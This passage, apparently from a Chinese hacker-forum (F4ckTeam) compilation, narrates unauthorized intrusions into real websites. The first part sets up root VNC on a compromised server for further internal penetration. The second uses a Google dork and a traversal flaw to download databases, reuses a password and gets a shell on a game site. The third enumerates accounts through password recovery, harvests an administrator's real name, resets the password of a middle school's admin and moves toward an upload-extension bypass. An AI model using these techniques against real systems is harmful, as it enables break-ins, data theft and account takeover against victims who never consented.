


图　3-1-47

安装成功后下面就安装 vnc 了，安装 vnc，如图 3-1-48：





图　3-1-48

配置 vnc，如图 3-1-49，图 3-1-50：


```
# DO NOT RUN THIS SERVICE if your local area network is
# untrusted!  For a secure way of using VNC, see
# <URL:http://www.uk.research.att.com/archive/vnc/sshvnc.html>.

# Use "-nolisten tcp" to prevent X connections to your VNC server via TCP.

# Use "-nohttpd" to prevent web-based VNC clients connecting.

# Use "-localhost" to prevent remote VNC clients connecting except when
# doing so through a secure tunnel.  See the "-via" option in the
# `man vncviewer' manual page.

VNCSERVERS="2:root"
VNCSERVERARGS[2]="-geometry 800x600"
[root@jcms yum.repos.d]#
```

图　3-1-49




```
[root@jcms yum.repos.d]# vncpasswd
Password:
Verify:
[root@jcms yum.repos.d]# /etc/init.d/vncserver restart
Shutting down VNC server: 2:root
Starting VNC server: 2:root
New 'jcms:2 (root)' desktop is jcms:2

Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/jcms:2.log

[root@jcms yum.repos.d]# vim ~/.vnc/xstartup
[root@jcms yum.repos.d]# head -n 5 ~/.vnc/xstartup
#!/bin/sh

# Uncomment the following two lines for normal desktop:
unset SESSION_MANAGER
exec /etc/X11/xinit/xinitrc
[root@jcms yum.repos.d]#
```

图　3-1-50

使用端口转发，将 5902 端口转发出来即可连接，如图 3-1-51：




图　3-1-51

然后可以继续内网渗透，END。

（全文完）责任编辑：Rem1x

第2节.　小记检测一垃圾小游戏下载站

作者：想念那寡妇
来自：法客论坛　-　F4ckTeam
网址：http://team.f4ck.org/

话说今天倍感无聊，点开群信息，见一基友求助，如图 3-2-1：

图　3-2-1

登陆后台看了下，功能少的可怜，只找到一个编辑器的上传页面，如图 3-2-2：




图　3-2-2

图片，多媒体，都试了一遍，提示的弹窗里可以上传的文件类型很干净，没人留下的足迹，右键查看源代码，查找 eweb，发现编辑器的目录比较特殊。

可以看到：/SlHot_Editor/，如图 3-2-3：




图　3-2-3

不管它,先下数据库先，喵了个咪的，不让下啊，如图 3-2-4：




图　3-2-4

也有后台登陆，各种弱口令，试了 N 久,进不去，一时陷入僵局，后来想到过在论坛里下载过一个 webeditor2.8.0 的编辑器的注入漏洞，翻到那篇文章按照里面的方法，构造 URLewebeditor.asp?id=article_content&style=full_v200，结果是这个页面，如图 3-2-5：




图　3-2-5

想来想去，只能从编辑器下手了，编辑器的目录那么特殊，于是，谷歌搜索 inurl:/SlHot_Editor/，找到了几个存在遍历漏洞的网站，直接下载数据库，下对比了下，居然是同一个密码，人品来了，直接找基友破解，登陆编辑器后台，拿到了 shell，如图 3-2-6：




图　3-2-6

（全文完）责任编辑：Rem1x

第3节.　通过找回密码拿下一个中学站

作者：猥琐蜀黎
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

禁止搞破坏，小白教程，大牛勿喷，这篇文章我前天日一个基友给我的站的过程，一直想共享出来可惜没时间，现在就开始了不扯了。目标网站是一家中学，如图 3-3-1：

图　3-3-1

Asp 的网站，程序不明，当时手头没啥工具，随便点了一个页面看看，如图 3-3-2：




图　3-3-2

当时我看到了编辑者 xunzi，我的感觉这个是一个账号对吧，一般日站我有时候也喜欢看看发表有没有作者的名称我遇到的百分八十是管理员账号，后台是默认后台，试了各种密码弱密码无果后回到首页，我看到了个东西，突然有个想法，如图 3-3-3：

图　3-3-3

想到通过忘记密码来试试 ，而且在这里也给大家讲个小窍门，如图 3-3-4，图 3-3-5：




图　3-3-4　　图　3-3-5

我们可以通过这个找回密码功能来判断有没有这个账户。

我填的是正确的就弹出问题错误，如图 3-3-6：

图　3-3-6

我继续测试 xunzi 这个账号，我猜了一阵子，自己想的都不对，于是先去收集这个账号的信息，翻着翻着，翻到个邮箱我就习惯的去谷歌了。

谷歌了一下看到下面这些，RP 真好，如图 3-3-7：

图　3-3-7

我看到这个，网管中心，全部会员，我就点进去看看，如图 3-3-8：

图　3-3-8

好大一堆资料，好吧，点全部会员看看能不能看其他人的 ，有没我们想要的，如图 3-3-9：




图　3-3-9

看到了吧，确实有我们要的账号的信息，还有 xunzi，我们看下，如图 3-3-10：

图　3-3-10

真实姓名，找回密码里面，有一个答案就是真实姓名 ，第一个我答对了，第二个真实姓名我不知道，现在跳回去试试，如图 3-3-11：




图　3-3-11




图　3-3-12

我觉得是正确的，因为我测试过账号 admin，密码 admin，里面的真实姓名是对的，就是答案我随便写一个是错的，而这个 xunzi，之前猜的时候，我猜出了答案，不知道姓名，现在有了试试吧，如上图 3-3-12。

成功了，设置成 123456 吧。OK，到后台登陆，如图 3-3-13：




图　3-3-13

很老一款系统，没见过，翻翻看有啥，在网站属性看到这个，如图 3-3-14：




图　3-3-14

邪恶了，加个后缀，如图 3-3-15：

